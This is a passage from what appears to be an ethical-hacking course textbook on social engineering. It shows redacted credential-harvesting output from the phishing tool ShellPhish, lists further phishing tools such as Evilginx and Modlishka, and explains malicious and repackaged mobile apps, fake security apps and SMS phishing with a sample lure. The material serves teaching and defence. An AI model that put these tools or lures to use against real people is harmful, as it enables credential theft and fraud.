[*] IP Continent: North America (NA)
[*] IP Country:  United States
[*] City Location:  Unknown
[*] ISP: Google
[*] AS Number: [redacted]
[*] IP Address Speed: Corporate Internet Speed
[*] IP Currency: United States dollar($) (USD)

[*] Waiting Credentials and Next IP, Press Ctrl + C to exit...

[*] Credentials Found!
[*] Account: [redacted]@gmail.com
[*] Password: [redacted]
[*] Saved: sites/instagram/saved.usernames.txt

[*] Waiting Next IP and Next Credentials, Press Ctrl + C to exit...
```

Figure 9.8: Screenshot showing the output of ShellPhish

Some additional phishing tools are listed below:

- BLACKEYE (*https://github.com*)
- PhishX (*https://github.com*)
- Modlishka (*https://github.com*)
- Trape (*https://github.com*)
- Evilginx (*https://github.com*)



Mobile-based Social Engineering: Publishing Malicious Apps and Repackaging Legitimate Apps


Publishing Malicious Apps

- Attackers create **malicious apps** with attractive features and **similar names** to popular apps, and publish them in major **app stores**
- **Users download these apps** unknowingly and are infected by malware that sends **credentials to attackers**

Attacker
1 Creates malicious mobile application
Malicious Gaming Application
2 Attacker publishes malicious mobile apps on app store
App Store
3 User downloads and installs the malicious mobile application
User
4 App sends user credentials to the attacker

Repackaging Legitimate Apps

Legitimate Developer
1 Developer creates a gaming app and uploads on app store
Mobile App Store
2 Malicious developer downloads a legitimate game and repackages it with malware
Malicious Developer
3 Uploads game to third-party app store
Third-Party App Store
4 End user downloads malicious gaming app
User
5 Sends user credentials to the malicious developer



Mobile-based Social Engineering: Fake Security Applications and SMiShing (SMS Phishing)

Fake Security Applications

Attacker
1 Infects user PC with malware
User logs on to their bank account; a message will appear telling the user to download an application to their phone
User
2 Attacker uploads malicious application on app store
Attacker's App Store
3
4 User downloads application from the attacker's app store
5 User credentials sent to the attacker

SMiShing (SMS Phishing)

- SMiShing (SMS phishing) is the act of using **SMS text messaging system** of cellular phones or other mobile devices to **lure users into instant action**, such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number

Attacker
Sends an SMS
INBOX
XIM BANK
Emergency!
Please call
08-7999-433
Thinks it is a real message from XIM bank
Tracy calls 08-7999-433
A recording asks her to provide her credit or debit card number. Tracy reveals sensitive information

Mobile-based Social Engineering

Publishing Malicious Apps

In mobile-based social engineering, the attacker performs a social engineering attack using malicious mobile apps. The attacker first creates the malicious application — such as a gaming app with attractive features — and publishes it on major application stores using the popular names. Unaware of the malicious application, a user will download it onto their mobile device, believing it to be genuine. Once the application is installed, the device is infected by malware that sends the user's credentials (usernames, passwords), contact details, and other information to the attacker.



Attacker
1
Creates malicious mobile application
Malicious Gaming Application
2
Attacker publishes malicious mobile apps on app store
App Store
3
User downloads and installs the malicious mobile application
User
4
App sends user credentials to the attacker

Figure 9.9: Publishing malicious apps

Repackaging Legitimate Apps

Sometimes malware can be hidden within legitimate apps. A legitimate developer creates legitimate gaming applications. Platform vendors create centralized marketplaces to allow mobile users to conveniently browse and install these games and apps. Usually, developers submit gaming applications to these marketplaces, making them available to thousands of mobile users. A malicious developer downloads a legitimate game, repackages it with malware, and uploads it to the third-party application store. Once a user downloads the malicious application, the malicious program installed on the user's mobile device collects the user's information and sends it to the attacker.

